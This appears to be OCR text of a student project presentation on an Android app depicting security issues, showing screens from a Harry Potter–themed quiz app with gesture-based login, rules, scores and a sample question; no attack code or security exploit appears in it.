
An Application Depicting Security Issues in Android

By : Parjanya Vyas


College Guide : Prof. Jitali Patel


Project Guide at SRI-N : Mr. Amit Bansal


Phase -1 : Learning Android





Phase – 2 : Developing the App






20:36
Rules
Rules
1) Every correct answer without looking at hint will give you +2 points.
2) Every correct answer after looking at hint will give you +1 point.
3) Every incorrect attempt to answer the question will result in -1 mark irrespective of the status of hint.
4) Clicking on Pause will NOT cause the timer to pause instantly but the timer will pause only after correct answer for the current question is given.
5) Best time is calculated and counted only for the sessions in which you complete all five questions.
6) However, if you exit the quiz from



20:37
Hi, Parjanya
Let us start having fun
Start new Quiz
View Score
Rules
Add Gesture
Log Out
Keep waving the wands!
Keep brewing the potions!
Keep the magic alive!



20:37
Total Summary
Score 0
Correct Answers 0
Wrong Answers 0
Hints taken 0
Time Never played a full Session
Home
Share



20:37
Hi, Parjanya
Let us start having fun
Keep waving the wands!
Keep brewing the potions!
Keep the magic alive!



20:37
Hi, Parjanya
Let us start having fun
Gesture Attempt
Do you want to save this attempt?
Save
Cancel
Keep waving the wands!
Keep brewing the potions!
Keep the magic alive!



20:38
Hi, Parjanya
Let us start having fun
Please do it again to increase accuracy
Keep brewing the potions!
Keep the magic alive!



20:38
Hi, Parjanya
Let us start having fun
Start new Quiz
View Score
Rules
Delete Gesture
Log Out
You are good to go!
Keep waving the wands!
Keep brewing the potions!
Keep the magic alive!



20:38
Hi, Parjanya
Let us start having fun
Start new Quiz
View Score
Rules
Delete Gesture
Log Out
Keep waving the wands!
Keep brewing the potions!
Keep the magic alive!



20:38
Welcome back, Buddy!
User ID:
Password:
Draw you Gesture here
Login



20:38
Welcome back, Buddy!
User ID:
Password:
Login



20:39
1)
Whose pet is a cat?
Time: 1 sec
Filtch
Hermoine
Both
None
Display Hint
Pause

